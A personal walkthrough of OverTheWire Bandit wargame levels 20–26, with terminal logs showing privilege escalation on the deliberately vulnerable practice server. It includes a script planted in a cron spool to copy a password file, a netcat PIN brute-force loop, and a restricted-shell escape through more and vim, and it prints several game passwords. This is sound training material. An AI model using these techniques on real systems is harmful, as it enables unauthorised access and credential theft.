The passwords for each level change periodically, so the passwords I am using here are not necessarily the ones that you will need to use.

Use these solutions to understand the process of solving the challenge, not as a password cut and paste!

Level 20->21

ssh bandit20@bandit.labs.overthewire.org -p 2220
password: VxCazJaVykI6W36BkBU0mJTCM8rR95XT

When we look in the home folder we see the binary 'suconnect'. The SETUID allows the bandit20 group (which we are in - use the 'id' command to confirm if desired) to use the 'suconnect' binary as bandit21. Next, confirm that the password at the bandit20 level (/etc/bandit_pass/bandit20) is readable by bandit20 (this is the password we will pass to suconnect once the connection is made).
The next step is to set up a listener with nc on a port. I chose port 48910, but any high port number will work. Since we have two operations to do here (set up a listener/pass the bandit20 password upon connection AND to connect to the listener with suconnect) I will use the '&' at the end of the listener command to put the process in the background. Once the netcat listener is ready and the process is in the background, use the suconnect binary to connect to the port that netcat is listening on (I chose port 48910). That's it, new password is provided.

```
bandit20@bandit:~$ ls -al
total 36
drwxr-xr-x  2 root     root      4096 Sep  1 06:30 .
drwxr-xr-x 49 root     root      4096 Sep  1 06:30 ..
-rw-r--r--  1 root     root       220 Jan  6  2022 .bash_logout
-rw-r--r--  1 root     root      3771 Jan  6  2022 .bashrc
-rw-r--r--  1 root     root       807 Jan  6  2022 .profile
-rwsr-x---  1 bandit21 bandit20 15596 Sep  1 06:30 suconnect
bandit20@bandit:~$ ls -l /etc/bandit_pass/bandit20
-r-------- 1 bandit20 bandit20 33 Sep  1 06:29 /etc/bandit_pass/bandit20
bandit20@bandit:~$ nc -lvp 48910 < /etc/bandit_pass/bandit20 &
[1] 2000630
bandit20@bandit:~$ Listening on 0.0.0.0 48910

bandit20@bandit:~$ ./suconnect 48910
Connection received on localhost 54362
Read: VxCazJaVykI6W36BkBU0mJTCM8rR95XT
Password matches, sending next password
NvEJF7oVjkddltPSrdKEFOllh9V1IBcq
[1]+  Done                    nc -lvp 48910 < /etc/bandit_pass/bandit20
bandit20@bandit:~$
```

Level 21->22

ssh bandit21@bandit.labs.overthewire.org -p 2220
password: NvEJF7oVjkddltPSrdKEFOllh9V1IBcq

This is a cronjob challenge. So, let's first try and look at the crontab. That doesn't work, but the directions tell us to look in /etc/cron.d/ to see what command is being executed. In the /etc/cron.d/ directory, we can see that there is a bandit22 cronjob and that the 'others' group has permission to read it. When we cat the cronjob_bandit22 file we see that it is a cronjob that runs on reboot (so it should have already run) and that it is executing a /usr/bin/cronjob_bandit22.sh bash script. When we cat that script we see that it is sending the output from /etc/bandit_pass/bandit22 to a file in the /tmp/ directory. When we cat that file, we get the next password.

```
bandit21@bandit:~$ crontab -l
crontabs/bandit21/: fopen: Permission denied
bandit21@bandit:~$ cd /etc/cron.d/
bandit21@bandit:/etc/cron.d$ ls -al
total 48
drwxr-xr-x   2 root root 4096 Sep  1 06:30 .
drwxr-xr-x 110 root root 4096 Oct 21 23:52 ..
-rw-r--r--   1 root root   62 Sep  1 06:30 cronjob_bandit15_root
-rw-r--r--   1 root root   62 Sep  1 06:30 cronjob_bandit17_root
-rw-r--r--   1 root root  120 Sep  1 06:30 cronjob_bandit22
-rw-r--r--   1 root root  122 Sep  1 06:30 cronjob_bandit23
-rw-r--r--   1 root root  120 Sep  1 06:30 cronjob_bandit24
-rw-r--r--   1 root root   62 Sep  1 06:30 cronjob_bandit25_root
-rw-r--r--   1 root root  201 Jan  8  2022 e2scrub_all
-rwx------   1 root root   52 Sep  1 06:30 otw-tmp-dir
-rw-r--r--   1 root root  102 Mar 23  2022 .placeholder
-rw-r--r--   1 root root  396 Feb  2  2021 sysstat
bandit21@bandit:/etc/cron.d$ cat cronjob_bandit22
@reboot bandit22 /usr/bin/cronjob_bandit22.sh &> /dev/null
* * * * * bandit22 /usr/bin/cronjob_bandit22.sh &> /dev/null
bandit21@bandit:/etc/cron.d$ cat /usr/bin/cronjob_bandit22.sh
#!/bin/bash
chmod 644 /tmp/t7O6lds9S0RqQh9aMcz6ShpAoZKF7fgv
cat /etc/bandit_pass/bandit22 > /tmp/t7O6lds9S0RqQh9aMcz6ShpAoZKF7fgv
bandit21@bandit:/etc/cron.d$ cat /tmp/t7O6lds9S0RqQh9aMcz6ShpAoZKF7fgv
WdDozAdTM2z9DiFEQ2mGlwngMfj4EZff
bandit21@bandit:/etc/cron.d$
```

Level 22->23

```
ssh bandit22@bandit.labs.overthewire.org -p 2220
password: WdDozAdTM2z9DiFEQ2mGlwngMfj4EZff
```

This is another cronjob challenge. First let's look at the /etc/cron.d/ directory. We can see there is a cronjob_bandit23 file that is readable by the 'other' group, we let's cat /etc/cron.d/cronjob_bandit23. This tells us that there is a cronjob that is run on reboot (should already be done). When we cat the /usr/bin/cronjob_bandit23.sh file we see that it is a bash script that runs through all users (identified by whoami) and creates a temp folder based on the username and then copies the user password to the temp folder created. Test this by running the cronjob and see that it creates a /tmp file that is named based on an md5 hash of the sentence 'I am user bandit22'. That file contains the password for bandit22. So, I should be able to use the definition of the mytarget variable and insert bandit23 as the $myname variable. This provides the

name of the folder with the bandit23 password. I confirm this folder exists and that the permissions allows the 'other' group to read the file. Then just cat the /tmp file for bandit23 and there is the password.

```
bandit22@bandit:~$ ls -al /etc/cron.d/
total 48
drwxr-xr-x   2 root root 4096 Sep  1 06:30 .
drwxr-xr-x 110 root root 4096 Oct 21 23:52 ..
-rw-r--r--   1 root root   62 Sep  1 06:30 cronjob_bandit15_root
-rw-r--r--   1 root root   62 Sep  1 06:30 cronjob_bandit17_root
-rw-r--r--   1 root root  120 Sep  1 06:30 cronjob_bandit22
-rw-r--r--   1 root root  122 Sep  1 06:30 cronjob_bandit23
-rw-r--r--   1 root root  120 Sep  1 06:30 cronjob_bandit24
-rw-r--r--   1 root root   62 Sep  1 06:30 cronjob_bandit25_root
-rw-r--r--   1 root root  201 Jan  8  2022 e2scrub_all
-rwx------   1 root root   52 Sep  1 06:30 otw-tmp-dir
-rw-r--r--   1 root root  102 Mar 23  2022 .placeholder
-rw-r--r--   1 root root  396 Feb  2  2021 sysstat
bandit22@bandit:~$ cat /etc/cron.d/cronjob_bandit23
@reboot bandit23 /usr/bin/cronjob_bandit23.sh  &> /dev/null
* * * * * bandit23 /usr/bin/cronjob_bandit23.sh  &> /dev/null
bandit22@bandit:~$ cat /usr/bin/cronjob_bandit23.sh
#!/bin/bash

myname=$(whoami)
mytarget=$(echo I am user $myname | md5sum | cut -d ' ' -f 1)

echo "Copying passwordfile /etc/bandit_pass/$myname to /tmp/$mytarget"

cat /etc/bandit_pass/$myname > /tmp/$mytarget
bandit22@bandit:~$ ./usr/bin/cronjob_bandit23
-bash: ./usr/bin/cronjob_bandit23: No such file or directory
bandit22@bandit:~$ cd /usr/bin
bandit22@bandit:/usr/bin$ ./cronjob_bandit23.sh
Copying passwordfile /etc/bandit_pass/bandit22 to
/tmp/8169b67bd894ddbb4412f91573b38db3
bandit22@bandit:/usr/bin$ whoami
bandit22
bandit22@bandit:/usr/bin$ cat /tmp/8169b67bd894ddbb4412f91573b38db3
WdDozAdTM2z9DiFEQ2mGlwngMfj4EZff
bandit22@bandit:/usr/bin$ echo I am user bandit23 | md5sum | cut -d ' ' -f 1
8ca319486bfbbc3663ea0fbe81326349
bandit22@bandit:/usr/bin$ ls -al /tmp/8ca319486bfbbc3663ea0fbe81326349
-rw-rw-r-- 1 bandit23 bandit23 33 Nov 25 17:05
/tmp/8ca319486bfbbc3663ea0fbe81326349
bandit22@bandit:/usr/bin$ cat /tmp/8ca319486bfbbc3663ea0fbe81326349
QYw0Y2aiA672PsMmh9puTQuhoz8SyR2G
bandit22@bandit:/usr/bin$
```

Level 23->24

```
ssh bandit23@bandit.labs.overthewire.org -p 2220
password: QYw0Y2aiA672PsMmh9puTQuhoz8SyR2G
```

This one is a little more complex so I will explain it in several steps. As with the few previous ones, you have to follow the cronjob trail.

```
bandit23@bandit:~$ ls -la /etc/cron.d/
total 48
drwxr-xr-x   2 root root 4096 Sep  1 06:30 .
drwxr-xr-x 110 root root 4096 Oct 21 23:52 ..
-rw-r--r--   1 root root   62 Sep  1 06:30 cronjob_bandit15_root
-rw-r--r--   1 root root   62 Sep  1 06:30 cronjob_bandit17_root
-rw-r--r--   1 root root  120 Sep  1 06:30 cronjob_bandit22
-rw-r--r--   1 root root  122 Sep  1 06:30 cronjob_bandit23
-rw-r--r--   1 root root  120 Sep  1 06:30 cronjob_bandit24
-rw-r--r--   1 root root   62 Sep  1 06:30 cronjob_bandit25_root
-rw-r--r--   1 root root  201 Jan  8  2022 e2scrub_all
-rwx------   1 root root   52 Sep  1 06:30 otw-tmp-dir
-rw-r--r--   1 root root  102 Mar 23  2022 .placeholder
-rw-r--r--   1 root root  396 Feb  2  2021 sysstat
```

The cronjob_bandit24 file is readable, so let's read it.

```
bandit23@bandit:~$ cat /etc/cron.d/cronjob_bandit24
@reboot bandit24 /usr/bin/cronjob_bandit24.sh &> /dev/null
* * * * * bandit24 /usr/bin/cronjob_bandit24.sh &> /dev/null
```

This job runs a bash script from the /usr/bin/ directory. Let's look at that script.

```
bandit23@bandit:~$ cat /usr/bin/cronjob_bandit24.sh
#!/bin/bash

myname=$(whoami)

cd /var/spool/$myname/foo
echo "Executing and deleting all scripts in /var/spool/$myname/foo:"
for i in * .*;
do
    if [ "$i" != "." -a "$i" != ".." ];
    then
        echo "Handling $i"
        owner="$(stat --format "%U" ./$i)"
        if [ "${owner}" = "bandit23" ]; then
            timeout -s 9 60 ./$i
        fi
        rm -f ./$i
    fi
done
```

All scripts in the $myname/foo directory as executed. The $myname should be the username. Since we are looking for the bandit24 password, let's exploire that folder.

```
bandit23@bandit:~$ ls -la /var/spool/bandit24
total 12
```

```
dr-xr-x---  3 bandit24 bandit23 4096 Sep  1 06:30 .
drwxr-xr-x  5 root     root     4096 Sep  1 06:30 ..
drwxrwx-wx 30 root     bandit24 4096 Nov 25 22:04 foo
```

The /var/spool/bandit24 folder is not writable by bandit23, but the foo folder is -wx for others (which is us…bandit23), so we should be able to write to the foo folder and if the script executes all scripts in the foo folder, then we should be able to get a script executed but bandit24.

First, let's create a temp folder and make sure that 'other' can write to it.

```
bandit23@bandit:~$ mkdir /tmp/jminn24
bandit23@bandit:~$ ls -ld /tmp/jminn24
drwxrwxr-x 2 bandit23 bandit23 4096 Nov 25 22:07 /tmp/jminn24
bandit23@bandit:~$ chmod 777 /tmp/jminn24
bandit23@bandit:~$ ls -ld /tmp/jminn24
drwxrwxrwx 2 bandit23 bandit23 4096 Nov 25 22:07 /tmp/jminn24
bandit23@bandit:~$ cd /tmp/jminn24
```

To explore the foo folder, let's create a script that runs an ls -la command and sends the output to the /tmp/jminn24 folder.

```
bandit23@bandit:/tmp/jminn24$ nano lsscript.sh
Unable to create directory /home/bandit23/.local/share/nano/: No such file or
directory
It is required for saving/loading search history or cursor positions.

bandit23@bandit:/tmp/jminn24$ cat lsscript.sh
#!/bin/bash

ls -la > /tmp/jminn24/lsfile
```

The script needs to be executable by 'other' so we will change the permissions to allow that.

```
bandit23@bandit:/tmp/jminn24$ ls -al
total 2132
drwxrwxrwx 2 bandit23 bandit23    4096 Nov 25 22:10 .
drwxrwx-wt 1 root     root     2166784 Nov 25 22:10 ..
-rw-rw-r-- 1 bandit23 bandit23      42 Nov 25 22:10 lsscript.sh
bandit23@bandit:/tmp/jminn24$ chmod 667 lsscript.sh
bandit23@bandit:/tmp/jminn24$ ls -la
total 2132
drwxrwxrwx 2 bandit23 bandit23    4096 Nov 25 22:10 .
drwxrwx-wt 1 root     root     2166784 Nov 25 22:10 ..
-rw-rw-rwx 1 bandit23 bandit23      42 Nov 25 22:10 lsscript.sh
```

Now copy the lsscript.sh file into the /var/spool/bandit24/foo and wait to see if it executes.

```
bandit23@bandit:/tmp/jminn24$ cp lsscript.sh /var/spool/bandit24/foo
bandit23@bandit:/tmp/jminn24$ ls
lsfile  lsscript.sh
```

It does execute and the lsfile is the output from the lsscript.sh file.

```
bandit23@bandit:/tmp/jminn24$ cat lsfile
total 132
drwxrwx-wx 30 root     bandit24 4096 Nov 25 22:11 .
dr-xr-x---  3 bandit24 bandit23 4096 Sep  1 06:30 ..
drwxrwxr-x  2 bandit23 bandit23 4096 Nov 24 01:35 a
drwxrwxr-x  2 bandit23 bandit23 4096 Nov 25 09:28 anox
drwxr-xr-x  2 bandit23 bandit23 4096 Nov 25 22:00 bandit24
drwxrwxrwx  2 bandit23 bandit23 4096 Nov 19 05:53 code
drwxrwxr-x  2 bandit23 bandit23 4096 Oct  5 10:27 f
drwxrwxr-x  2 bandit23 bandit23 4096 Oct 28 19:04 fsdfsdf
drwxrwxrwx  2 bandit24 bandit24 4096 Nov 25 11:42 hello
drwxrwxr-x  2 bandit23 bandit23 4096 Nov 12 23:52 ls
-rw-rw-r-x  1 bandit23 bandit23   42 Nov 25 22:11 lsscript.sh
drwxrwxr-x  2 bandit23 bandit23 4096 Nov 20 08:53 mape
drwxrwxr-x  2 bandit23 bandit23 4096 Nov 15 03:27 mar
drwxrwxr-x  2 bandit23 bandit23 4096 Sep 23 12:06 n
drwxrwxr-x  2 bandit23 bandit23 4096 Nov 14 17:10 newdir
drwxrwxr-x  2 bandit23 bandit23 4096 Nov 25 18:27 nkkk
drwxrwxr-x  2 bandit23 bandit23 4096 Nov  1 19:10 pallyfix3
drwxrwxr-x  2 bandit23 bandit23 4096 Oct 25 04:11 q
drwxrwxr-x  2 bandit23 bandit23 4096 Oct 30 10:30 rik
drwxrwxr-x  2 bandit23 bandit23 4096 Nov 23 13:13 saveme
drwxrwxr-x  2 bandit23 bandit23 4096 Nov 25 16:49 script
drwxrwxr-x  2 bandit23 bandit23 4096 Nov 17 13:11 smadi23
drwxrwxr-x  2 bandit23 bandit23 4096 Oct 28 03:29 sscript
drwxrwxr-x  2 bandit23 bandit23 4096 Nov 16 14:48 tal
drwxrwxrwx  2 bandit23 bandit23 4096 Nov 16 10:47 temp
drwxrwxr-x  2 bandit23 bandit23 4096 Oct 21 20:53 test1234
drwxrwxr-x  2 bandit23 bandit23 4096 Nov 17 13:02 test2
drwxrwxr-x  2 bandit23 bandit23 4096 Nov 17 12:26 text
-rw-rw-r--  1 bandit23 bandit23   97 Nov 25 14:06 this .sh
-rwxrwxr-x  1 bandit23 bandit23   18 Nov 25 18:00 this.sh .sh
drwxrwxr-x  5 bandit23 bandit23 4096 Nov 24 11:41 tmp
drwx------  2 bandit23 bandit23 4096 Oct 10 17:22 tmp.p2kTZjChfk
drwxrwxr-x  2 bandit23 bandit23 4096 Nov 12 23:53 whoami
```

There is an interesting folder called bandit24 that is read, write, and executable by bandit23.

```
bandit23@bandit:/tmp/jminn24$ cd /var/spool/bandit24/foo/bandit24
bandit23@bandit:/var/spool/bandit24/foo/bandit24$ ls -la
total 20
drwxr-xr-x  2 bandit23 bandit23 4096 Nov 25 22:00 .
drwxrwx-wx 30 root     bandit24 4096 Nov 25 22:12 ..
-rwxrwxr-x  1 bandit23 bandit23   62 Nov  9 17:34 123.sh
-rwxrwxrwx  1 bandit23 bandit23   64 Nov 25 22:00 1.sh
-rwxrwxr-x  1 bandit23 bandit23   62 Nov  9 17:37 bandit24_pass.sh
-rw-rw-r--  1 bandit23 bandit23    0 Nov 18 20:49 test
```

These are all little scripts that are trying to send the bandit24 password to a tmp folder that doesn't exist (and can't be created). So, modify one of the scripts (1.sh is what I picked) to send the bandit24 password to /tmp/jminn24/passwd.

```
bandit23@bandit:/var/spool/bandit24/foo/bandit24$ cat 1.sh
#!/bin/bash
cat /etc/bandit_pass/bandit24 > /tmp/jminn24/passwd
```

Now copy the 1.sh script into the /var/spool/bandit24/foo directory so it can be executed.

```
bandit23@bandit:/var/spool/bandit24/foo/bandit24$ cp 1.sh /var/spool/bandit24/foo
```

Wait a minute or so for the script to run and then look for it in the /tmp/jminn24 folder.

```
bandit23@bandit:/var/spool/bandit24/foo/bandit24$ cd /tmp/jminn24
bandit23@bandit:/tmp/jminn24$ ls
lsfile  lsscript.sh  passwd
bandit23@bandit:/tmp/jminn24$ cat passwd
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar
bandit23@bandit:/tmp/jminn24$
```

Level 24->25

```
ssh bandit24@bandit.labs.overthewire.org -p 2220
password: VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar
```

The directions tell us that we have to pass the bandit24 password + a 4 digit pin code to a daemon listening on port 30002. We have already proven that we can pass information/data to a listener with netcat. So, first let's test out the process and see how it works by entering "nc 127.0.0.1 30002", then enter the password and 0000. Ok, so we know how the process should work now. Instead of doing this one by one, we will build a script that will do it for us. Scripts can be built in the tmp folder. The issue that I ran into using the script was that there can only be e 150 user processes running at any one time. The processes stay open after the first entry of password+pin combination (until it times out). There are a few ways to throttle the search. One way would be to build a file of 'password + pin' and then read from that file for each required entry. The process of reading from the file each time throttles the number of total processes well enough. Another way, and what I ended up implementing, was to add a 'sleep .2' command in the for loop in the script. This slowed the search down significantly but reduced the number of active processes at any one time. In my script I also output the current pin number in use each time the for loop is used, this helped me understand where the brute force was at any one time.

All output is sent to a passwordfile, so the last part is to sort the file and look for uniq entries.

```
bandit24@bandit:/tmp/jminn25$ nc 127.0.0.1 30002
I am the pincode checker for user bandit25. Please enter the password for user
bandit24 and the secret pincode on a single line, separated by a space.
```

```
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 0000
Wrong! Please enter the correct pincode. Try again.
^C
bandit24@bandit:/tmp/jminn25$ ls
bruteforce.sh  passwordfile
bandit24@bandit:/tmp/jminn25$ cat bruteforce.sh
#!/bin/bash

passwd="VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar"

for i in {1000..9999}
do
        echo $i
        echo $passwd $i | nc 127.0.0.1 30002 >> passwordfile &
        sleep .2
done
bandit24@bandit:/tmp/jminn25$ ls -la
total 3816
drwxrwxr-x 2 bandit24 bandit24    4096 Nov 26 16:14 .
drwxrwx-wt 1 root     root     2166784 Nov 26 18:01 ..
-rwxrwxrwx 1 bandit24 bandit24     161 Nov 26 16:14 bruteforce.sh
-rw-rw-r-- 1 bandit24 bandit24 1719378 Nov 26 16:44 passwordfile
bandit24@bandit:/tmp/jminn25$ sort passwordfile | uniq

Correct!
Exiting.
I am the pincode checker for user bandit25. Please enter the password for user
bandit24 and the secret pincode on a single line, separated by a space.
The password of user bandit25 is p7TaowMYrmu23Ol8hiZh9UvD0O9hpx8d
Timeout. Exiting.
Wrong! Please enter the correct pincode. Try again.
bandit24@bandit:/tmp/jminn25$
```

Level 25->26

```
ssh bandit25@bandit.labs.overthewire.org -p 2220
password: p7TaowMYrmu23Ol8hiZh9UvD0O9hpx8d
```

Ok, I needed some help on this one. I was not as familiar with VIM as I needed to be, nor was I completely aware of how to find the help .txt files in VIM.

First, the instructions tell us that the logging in portion should be fairly easy. With 'ls' we find that there is a file called bandit26.sshkey in the home directory. And we know how to pass that key to localhost via ssh, so we give it a try and find out that we have to use port 2220. When that command executes, we see that we get a connection to bandit26, but the connection is immediately terminated. So, the instructions give us another hint by saying that the shell for bandit26 is not /bin/bash. A quick cat of the passwd file shows us that the shell for bandit26 is: /usr/bin/showtext. Showtext is not a shell, but we can cat it. Here we find a script that is run on login. The script executes a more command on a file ~/text.txt and then exits. The exit could explain why the connection is terminated upon login. A quick investigation of the bandit26/text.txt shows us that the file has 258 bytes, so it's not too long, and

we don’t have permission to read it or learn anything else about it. However, the more command does hang if there isn’t enough room on the screen to display everything that is meant to be displayed, so we could take advantage of that to log in to bandit26 and then to halt the script prior to it exiting and closing the connection. Do to that, shrink the CLI screen so that it only displays a few lines of text. That way, when the more command is executed, it will stop and provide a prompt to load the next page of text. Here’s the part I didn’t know: With the More command paused, you can push ‘v’ and enter the VIM editor. The VIM editor has a bunch of help files that aren’t intuitive to find. But :help is a start. After that the :h :r search shows us that the :r command will read a file and output the results to the screen. So, since we are in the bandit26 login process, we can read the /etc/bandit_pass/bandit26 file and get the password for bandit26.

```
bandit25@bandit:~$ ls
bandit26.sshkey
bandit25@bandit:~$ ssh -i bandit26.sshkey bandit26@localhost -p2220
The authenticity of host '[localhost]:2220 ([127.0.0.1]:2220)' can't be
established.
ED25519 key fingerprint is SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfXC5CXlhmAAM/urerLY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/home/bandit25/.ssh' (Permission denied).
Failed to add the host to the list of known hosts
(/home/bandit25/.ssh/known_hosts).
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

!!! You are trying to log into this SSH server on port 2220 on localhost.
!!! Please log out and log in again instead.


      ,----..            ,----,          .---.
     /   /   \         ,/   .`|         /. ./|
    /   .     :      ,`    .'  :     .--'.  ' ;
   .   /   ;.  \   ;    ;     /    /__./ \ : |
  .   ;   /  ` ; .'___,/    ,' .--'.  '   \' .
  ;   |  ; \ ; | |    :     | /___/ \ |    ' '
  |   :  | ; | ' ;    |.';  ; ;   \  \;      :
  .   |  ' ' ' : `----'  |  |  \   ;  `      |
  '   ;  \; /  |     '   :  ;   .   \    .\  ;
   \   \  ',  /      |   |  '    \   \   ' \ |
    ;   :    /       '   :  |     :   '  |--"
     \   \ .'        ;   |.'       \   \ ;
  www. `---` ver     '---' he       '---" ire.org
```

Welcome to OverTheWire!

Enjoy your stay!

```
Connection to localhost closed.
bandit25@bandit:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:102:105::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:103:106:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
syslog:x:104:111::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:113::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:114::/nonexistent:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
landscape:x:111:116::/var/lib/landscape:/usr/sbin/nologin
ec2-instance-connect:x:112:65534::/nonexistent:/usr/sbin/nologin
_chrony:x:113:120:Chrony daemon,,,:/var/lib/chrony:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
bandit0:x:11000:11000:bandit level 0:/home/bandit0:/bin/bash
bandit1:x:11001:11001:bandit level 1:/home/bandit1:/bin/bash
bandit10:x:11010:11010:bandit level 10:/home/bandit10:/bin/bash
bandit11:x:11011:11011:bandit level 11:/home/bandit11:/bin/bash
```

```
bandit12:x:11012:11012:bandit level 12:/home/bandit12:/bin/bash
bandit13:x:11013:11013:bandit level 13:/home/bandit13:/bin/bash
bandit14:x:11014:11014:bandit level 14:/home/bandit14:/bin/bash
bandit15:x:11015:11015:bandit level 15:/home/bandit15:/bin/bash
bandit16:x:11016:11016:bandit level 16:/home/bandit16:/bin/bash
bandit17:x:11017:11017:bandit level 17:/home/bandit17:/bin/bash
bandit18:x:11018:11018:bandit level 18:/home/bandit18:/bin/bash
bandit19:x:11019:11019:bandit level 19:/home/bandit19:/bin/bash
bandit2:x:11002:11002:bandit level 2:/home/bandit2:/bin/bash
bandit20:x:11020:11020:bandit level 20:/home/bandit20:/bin/bash
bandit21:x:11021:11021:bandit level 21:/home/bandit21:/bin/bash
bandit22:x:11022:11022:bandit level 22:/home/bandit22:/bin/bash
bandit23:x:11023:11023:bandit level 23:/home/bandit23:/bin/bash
bandit24:x:11024:11024:bandit level 24:/home/bandit24:/bin/bash
bandit25:x:11025:11025:bandit level 25:/home/bandit25:/bin/bash
bandit26:x:11026:11026:bandit level 26:/home/bandit26:/usr/bin/showtext
bandit27:x:11027:11027:bandit level 27:/home/bandit27:/bin/bash
bandit28:x:11028:11028:bandit level 28:/home/bandit28:/bin/bash
bandit29:x:11029:11029:bandit level 29:/home/bandit29:/bin/bash
bandit3:x:11003:11003:bandit level 3:/home/bandit3:/bin/bash
bandit30:x:11030:11030:bandit level 30:/home/bandit30:/bin/bash
bandit31:x:11031:11031:bandit level 31:/home/bandit31:/bin/bash
bandit32:x:11032:11032:bandit level 32:/home/bandit32:/home/bandit32/uppershell
bandit33:x:11033:11033:bandit level 33:/home/bandit33:/bin/bash
bandit4:x:11004:11004:bandit level 4:/home/bandit4:/bin/bash
bandit5:x:11005:11005:bandit level 5:/home/bandit5:/bin/bash
bandit6:x:11006:11006:bandit level 6:/home/bandit6:/bin/bash
bandit7:x:11007:11007:bandit level 7:/home/bandit7:/bin/bash
bandit8:x:11008:11008:bandit level 8:/home/bandit8:/bin/bash
bandit9:x:11009:11009:bandit level 9:/home/bandit9:/bin/bash
bandit27-git:x:11527:11527::/home/bandit27-git:/usr/bin/git-shell
bandit28-git:x:11528:11528::/home/bandit28-git:/usr/bin/git-shell
bandit29-git:x:11529:11529::/home/bandit29-git:/usr/bin/git-shell
bandit30-git:x:11530:11530::/home/bandit30-git:/usr/bin/git-shell
bandit31-git:x:11531:11531::/home/bandit31-git:/usr/bin/git-shell
krypton1:x:8001:8001:krypton level 1:/home/krypton1:/bin/bash
krypton2:x:8002:8002:krypton level 2:/home/krypton2:/bin/bash
krypton3:x:8003:8003:krypton level 3:/home/krypton3:/bin/bash
krypton4:x:8004:8004:krypton level 4:/home/krypton4:/bin/bash
krypton5:x:8005:8005:krypton level 5:/home/krypton5:/bin/bash
krypton6:x:8006:8006:krypton level 6:/home/krypton6:/bin/bash
krypton7:x:8007:8007:krypton level 7:/home/krypton7:/bin/bash
bandit25@bandit:~$ cat /usr/bin/showtext
#!/bin/sh

export TERM=linux

exec more ~/text.txt
exit 0
bandit25@bandit:~$ pwd
/home/bandit25
bandit25@bandit:~$ ls -la /home/bandit26/
total 44
```

```
drwxr-xr-x  3 root     root      4096 Sep  1 06:30 .
drwxr-xr-x 49 root     root      4096 Sep  1 06:30 ..
-rwsr-x---  1 bandit27 bandit26 14872 Sep  1 06:30 bandit27-do
-rw-r--r--  1 root     root       220 Jan  6  2022 .bash_logout
-rw-r--r--  1 root     root      3771 Jan  6  2022 .bashrc
-rw-r--r--  1 root     root       807 Jan  6  2022 .profile
drwxr-xr-x  2 root     root      4096 Sep  1 06:30 .ssh
-rw-r-----  1 bandit26 bandit26   258 Sep  1 06:30 text.txt
bandit25@bandit:~$ ssh -i bandit26.sshkey bandit26@localhost -p2220
The authenticity of host '[localhost]:2220 ([127.0.0.1]:2220)' can't be
established.
ED25519 key fingerprint is SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfXC5CXlhmAAM/urerLY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/home/bandit25/.ssh' (Permission denied).
Failed to add the host to the list of known hosts
(/home/bandit25/.ssh/known_hosts).
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

!!! You are trying to log into this SSH server on port 2220 on localhost.
!!! Please log out and log in again instead.


      ,----..            ,----,          .---.
     /   /   \         ,/   .`|         /. ./|
    /   .     :      ,`    .'  :     .--'.  ' ;
   .   /   ;.  \   ;    ;     /    /__./ \ : |
  .   ;   /  ` ; .'___,/    ,' .--'.   '   \' .
  ;   |  ; \ ; | |    :     | /___/ \ |    ' '
  |   :  | ; | ' ;    |.';  ; ;   \  \;      :
  .   |  ' ' ' : `----'  |  |  \   ;  `      |
  '   ;  \; /  |     '   :  ;   .    \    .\  ;
   \   \  ',  /      |   |  '    \   \   ' \ |
    ;   :    /       '   :  |     :   '  |--"
     \   \ .'        ;   |.'       \   \ ;
  www. `---` ver     '---' he       '---" ire.org


Welcome to OverTheWire!

Enjoy your stay!


  _                     _ _ _   ___  __
 | |                   | (_) | |__ \ / /
W10: Warning: Changing a readonly file
```

```
E325: ATTENTION
Found a swap file by the name "/var/tmp/text.txt.swp"
          owned by: bandit26   dated: Thu Sep 01 13:29:01 2022
         file name: ~bandit26/text.txt
          modified: YES
         user name: bandit26   host name: bandit
        process ID: 612505
While opening file "text.txt"
             dated: Thu Sep 01 06:30:22 2022

(1) Another program may be editing the same file.  If this is the case,
